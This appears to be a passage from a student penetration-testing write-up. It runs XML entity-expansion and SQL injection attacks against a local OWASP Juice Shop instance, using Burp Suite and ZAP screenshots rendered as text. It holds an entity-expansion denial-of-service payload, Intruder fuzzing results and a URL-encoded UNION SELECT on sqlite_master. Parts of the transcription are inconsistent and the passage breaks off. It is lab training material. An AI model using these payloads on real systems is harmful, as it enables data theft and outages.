347...	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=poll...		✓								127.0.0.1		05:34:13 31 Dec
347...	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=poll...		✓								127.0.0.1		05:34:13 31 Dec

The "Request" tab is selected, showing a detailed view of a selected request. The "Raw" tab contains the following XML payload:


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
  <ENTITY A ">1234567890" >
  <ENTITY B "&a;&a;&a;&a;&a;&a;&a;&a;&a;">
  <ENTITY C "&b;&b;&b;&b;&b;&b;&b;&b;">
]>
<data>
  &#xA;
  </data>
</data>
```

The "Inspector" panel on the right shows Request attributes, Request body parameters, Request cookies, and Request headers.

We found the request on the burpsuite.



We send the request back.



We try to reload the page and we see that the page doesn't response.
Which is what we wanted

Recommendation:

Use XML parsers with secure defaults. Implement resource limits on XML processing. Disable external entity resolution.

13. Broken Authentication


Password Strength ★★

Severity: Medium

Description: Weak password policies, such as short length or lack of complexity requirements, create vulnerabilities where user accounts become susceptible to brute-force or dictionary attacks.

Impact: Unauthorized access to user accounts could lead to data theft, impersonation, and privilege escalation.

Steps to reproduce the vulnerability:



here we need to login with administrator's user credentials without using sql injection or changing them.

The screenshot shows the OWASP ZAP interface. At the top, the 'Header' tab displays an HTTP response with a status of 500 Internal Server Error. The 'Body' tab shows a JSON error message containing a SQLite syntax error. Below this, the 'Alerts' tab is open, showing a list of vulnerabilities. One specific alert is highlighted: 'SQL Injection - SQLite' with a risk level of 'High'. The details pane for this alert shows the URL as http://127.0.0.1:3000/rest/products/search?q=%27%28, and it describes the attack vector as 'q' with evidence of 'SQLITE_ERROR'. The 'Other Info' section notes that 'RDBMS [SQLite] likely, given error message regular expression [SQLITE_ERROR] matched by the HTML results.'

We use Zap to get more information about the website and we see that website has many vulnerabilities and one of them is SQL injection on search bar

The screenshot shows a browser window for the 'OWASP Juice Shop' website. The address bar shows the URL 127.0.0.1:3000/#/search?q=test. A green success message at the top of the page states: 'You successfully solved a challenge: Error Handling (Provoked an error that is neither very gracefully nor consistently handled.)'. Below this, the main content area is titled 'All Products' and displays a table with columns for 'Name', 'Description', 'Price', and 'Stock Level'. The table is currently empty, showing '0 of 0' items per page.

We run our burpsuite and connect the proxy to firefox.

We want to try to find a SQL injection vulnerability so we try to find a segment that we can inject sequels.

To make it show on burpsuite we try “test” to get the link on burpsuite.

The screenshot shows the Burp Suite interface with the following details:

HTTP History Tab: Shows a list of 117 captured requests. The last few requests are highlighted in blue, indicating they are selected.

#	Host	Method	URI	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
104	https://incoming.telemetry.mozilla.net	POST	/submit/firefox-desktop/baseline/1...			200	622	text				✓	34.120.208.123		17:15:15 14 ...	8080	227
105	https://incoming.telemetry.mozilla.net	POST	/submit/firefox-desktop/ds-report...			200	622	text				✓	34.120.208.123		17:15:16 14 ...	8080	248
106	http://127.0.0.1:3000	GET	/rest/admin/application-configuration			304	306						127.0.0.1		17:15:18 14 ...	8080	15
107	http://127.0.0.1:3000	POST	/rest/user/login		✓								127.0.0.1		17:15:23 14 ...	8080	
108	http://127.0.0.1:3000	GET	/rest/user/whoami			200	394	JSON					127.0.0.1		17:15:23 14 ...	8080	5
109	http://127.0.0.1:3000	GET	/rest/user/whoami			200	394	JSON					127.0.0.1		17:15:23 14 ...	8080	20
110	http://127.0.0.1:3000	GET	/rest/admin/users/moderators			204	156						34.120.208.166		17:15:23 14 ...	8080	189
112	http://127.0.0.1:3000	GET	/v1/sites			200	480	JSON					127.0.0.1		17:15:29 14 ...	8080	2
113	http://127.0.0.1:3000	GET	/103.in			200	11806	script	js				127.0.0.1		17:16:09 14 ...	8080	6
114	http://127.0.0.1:3000	GET	/api/Quantity/			200	6646	JSON					127.0.0.1		17:17:43 14 ...	8080	32
115	http://127.0.0.1:3000	GET	/rest/products/search?q=		✓	209	14948	JSON					127.0.0.1		17:17:43 14 ...	8080	27
116	http://127.0.0.1:3000	GET	/rest/products/search?q=		✓								127.0.0.1		17:17:48 14 ...	8080	
117	http://127.0.0.1:3000	GET	/api/Quantity/										127.0.0.1		17:17:48 14 ...	8080	

Request Panel: Shows the raw request sent to the server. It includes headers, body, and a preview of the JSON payload.


```
1 GET /rest/products/search?q= HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.8
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1:3000/
9 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=aJ40D04Kyd0gP37j2n0vp9E0Q3BqYVA1gLMiMwxxJmDSreZRLznXhBbbz2Rb3
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13
14
```

Response Panel: Shows the raw response received from the server. It includes headers, body, and a preview of the JSON payload.

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 Content-Type: application/json; charset=utf-8
4 Date: Sat, 14 Dec 2024 14:17:43 GMT
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Etag: W/"38dfe4f3e13f125e020790gTLAJmKw"
9 Server: Apache/2.4.42 (Ubuntu)
10 Content-Encoding: gzip
11 Content-Length: 14559
12 Keep-Alive: timeout=5
13
14
15 {
    "status": "success",
    "data": [
        {
            "id": 1,
            "name": "Apple Juice (1000ml)",
            "description": "The all-time classic.",
            "price": 1.99,
            "deluxePrice": 0.99,
            "image": "apple_juice.jpg",
            "createdAt": "2024-12-14 12:54:07.699 +00:00",
            "updatedAt": "2024-12-14 12:54:07.699 +00:00",
        }
    ]
}
```

Inspector Panel: Shows detailed information about the selected request and response, including attributes, query parameters, cookies, and headers.


We find the URL related to our search and send it to intruder.



We highlight the “test” in order to inject our SQLs.

We download a SQL injection examples from

<https://github.com/xmendez/wfuzz/blob/master/wordlist/Injections/SQL.txt> in order to use it.



We select the downloaded txt to use on our attack.

Request	Payload	Status code	Response	Error	Timeout	Length	error	except...	legal	invalid	fail	stack	access	directory	file	not found	unknown uid=	c\	varchar	ODBC	SQL	quoted...	syntax
0	'	200	19		903																		
1	''	200	14		414																		
2	''''	200	27		9117																		
3	'''	200	18		1676																		
4	''''''	200	26		10503																		
5	'''''''''	200	20		414																		
6	=%20;	500	24		669	5																	
7	=%20;	500	19		675	7																	
8	=%20;	500	16		673	7																	
9	=%20'	500	15		673	7																	
10	=%20;	200	18		414																		
11	=%20;	200	29		414																		
12	\x20;	200	14		414																		
13	\x27;	200	16		414																		
14	\x27\x20\x27;	500	9		669	5																	
15	\x27\x20\x27;	200	22		414																		
16	\x27\x20\x27 SELECT *	200	21		414																		
17	\x27\x20\x27 SELECT *	200	13		414																		
18	'%20select'	500	29		701	7																	
19	admin--	500	20		667	5																	

After we start the attack, we get the results.

As we can see there are 200 and 500 status codes which can help us go further.

The screenshot shows the Burp Suite interface during an intruder attack on the URL `http://127.0.0.1:3000`. The results table displays a list of requests and their corresponding responses. One specific request (row 8) is highlighted in blue, and its detailed view is shown below. The response for this highlighted request is a JSON object containing an error message:

```
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Sat, 14 Dec 2024 14:26:06 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 311
13
14 {
15   "error": {
16     "message": "$SQLITE_ERROR: near \";\\\"; syntax error",
17     "stack": "near \\\";\\\"; syntax error",
18     "errno": 1,
19     "code": "$SQLITE_ERROR",
20     "sql": "SELECT * FROM Products WHERE ((name LIKE '%\\\";%' OR description LIKE '%\\\";%') AND deletedAt IS NULL) ORDER BY name"
21   }
22 }
```

The response body contains a JSON object with an "error" key. The "message" field indicates a syntax error near a double quote character. The "sql" field shows a query that includes a WHERE clause filtering by name and description containing double quotes, and an ORDER BY clause for the name.

When we inspect the response of error 500 which is a server side error we can see a hint, it shows us the possible backend table of products moreover we can see that it runs on Sqlite

Burp Suite Community Edition

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.10.3 - Temporary Project

Target: http://127.0.0.1:3000

Request

```
1 GET /rest/products/search?q=test HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0)
4 Gecko/20100101 Firefox/133.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Referer: http://127.0.0.1:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=aJ40004ky0p37j2n0vp9E038gYVAJLGMIwxaND5re2RLzmXx6BbmzRb3
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14
15
```

Response

Inspector

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 4

Request headers: 11

Event log (4) All issues

Ready

Memory: 142.9MB

We send our request to repeater to manually test.

Burp Suite Community Edition

Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.10.3 - Temporary Project

Target: http://127.0.0.1:3000

Request

```
1 GET /rest/products/search?q=test HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0)
4 Gecko/20100101 Firefox/133.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Referer: http://127.0.0.1:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=aJ40004ky0p37j2n0vp9E038gYVAJLGMIwxaND5re2RLzmXx6BbmzRb3
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14
15
```

Response

```
HTTP/1.1 200 OK
1 Content-Type: application/json; charset=utf-8
2 Date: Sat, 14 Dec 2024 14:52:21 GMT
3 Server: W/123hazom+vxB3RA9yHs5TZhxA"
4 Vary: Accept-Encoding
5 Content-Length: 123
6 Content-Type: application/json; charset=utf-8
7 Content-Language: en-US
8 Content-Encoding: gzip
9 Content-Security-Policy: none
10 Content-Disposition: inline; filename="index.html"
11 Content-Transfer-Encoding: binary
12 Cache-Control: no-store, no-cache, must-revalidate, max-age=0
13 Pragma: no-cache
14
15 {
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "OWASP SSL Advanced Forensic Tool (O-Saft)",
      "description": "O-Saft is an easy to use tool to show information about SSL certificates and tests the SSL connection according given list of ciphers and various SSL configurations. <a href=\"https://www.owasp.org/index.php/O-Saft\" target=\"_blank\">More...</a>",
      "price": 10.00,
      "deluxePrice": 18.00,
      "image": "orange_juice.jpg",
      "createdAt": "2024-12-14 12:54:07.699 +00:00",
      "updatedAt": "2024-12-14 12:54:07.699 +00:00",
      "deletedAt": null
    }
  ]
}
```

Inspector

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 4

Request headers: 11

Response headers: 12

Event log (4) All issues

Done

Memory: 145.7MB

We can see that our request is working and we try to understand how “data” works
We can see that there are 9 columns in data from “id” till “deletedAT”

The Schema Table

Every SQLite database contains a single "schema table" that stores the schema for that database. The schema for a database is a description of all of the other tables, indexes, triggers, and views that are contained within the database. The schema table looks like this:

```
CREATE TABLE sqlite_schema(
    type text,
    name text,
    tbl_name text,
    rootpage integer,
    sql text
);
```

The sqlite_schema table contains one row for each table, index, view, and trigger (collectively "objects") in the schema, except there is no entry for the sqlite_schema table itself. See the [schema storage](#) subsection of the [file format](#) documentation for additional information on how SQLite uses the sqlite_schema table internally.

► Table Of Contents

1. Introduction

Every SQLite database contains a single "schema table" that stores the schema for that database. The schema for a database is a description of all of the other tables, indexes, triggers, and views that are contained within the database. The schema table looks like this:

```
CREATE TABLE sqlite_schema(
    type text,
    name text,
    tbl_name text,
    rootpage integer,
    sql text
);
```

The sqlite_schema table contains one row for each table, index, view, and trigger (collectively "objects") in the schema, except there is no entry for the sqlite_schema table itself. See the [schema storage](#) subsection of the [file format](#) documentation for additional information on how SQLite uses the sqlite_schema table internally.

2. Alternative Names

The schema table can always be referenced using the name "sqlite_schema", especially if qualified by the schema name like "main.sqlite_schema" or "temp.sqlite_schema". But for historical compatibility, some alternative names are also recognized, including:

1. sqlite_master
2. sqlite_temp_schema
3. sqlite_temp_master


Alternatives (2) and (3) only work for the TEMP database associated with each database connection, but alternative (1) works anywhere. For historical reasons, callbacks from the [sqlite3_set_authorizer\(\)](#) interface always refer to the schema table using names (1) or (3).

3. Interpretation Of The Schema Table

We go to <https://www.sqlite.org> to gain more information about sqlite and how it works

We can see the structure of the database

We can see the possible names that we can go after as it is sqlite_master, sqlite_temp_schema and sqlite_temp_master



We use union to fetch information from tables.

' : This is a single quotation mark that often closes a string in an SQL query. Attackers use it to terminate an existing string in the query.

): A closing parenthesis, often used to balance or manipulate parentheses in an SQL query.

--: This is an SQL comment operator. Everything following -- on the same line is ignored by the SQL engine. This is commonly used in SQL injection to "comment out" the rest of the legitimate SQL query, effectively bypassing restrictions or syntax errors.

test))--

SELECT * FROM users WHERE username = test))--'

In full version we meant to select all from sqlite_master however we can see that we get error with bad request.

we need to decode our line in url in order to make it work

The screenshot shows the Burp Suite Community Edition interface. In the Decoder tab, two lines of hex code are shown:

```
%27%29%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20%2a%20%48%52%4f%4d%20%73%71%6c%69%74%65%5f%61%73%74%65%72%2d%2d
```

In the Request log, a detailed view of a Repeater session is shown. The Request pane contains a GET request to /rest/products/search?test=27%29%20%55%4e%49%4f%4e%20%53%45%4c%45%43%54%20%2a%20%48%52%4f%4d%20%73%71%6c%69%74%65%5f%61%73%74%65%72%2d%2d. The Response pane shows a 500 Internal Server Error with the following JSON error message:

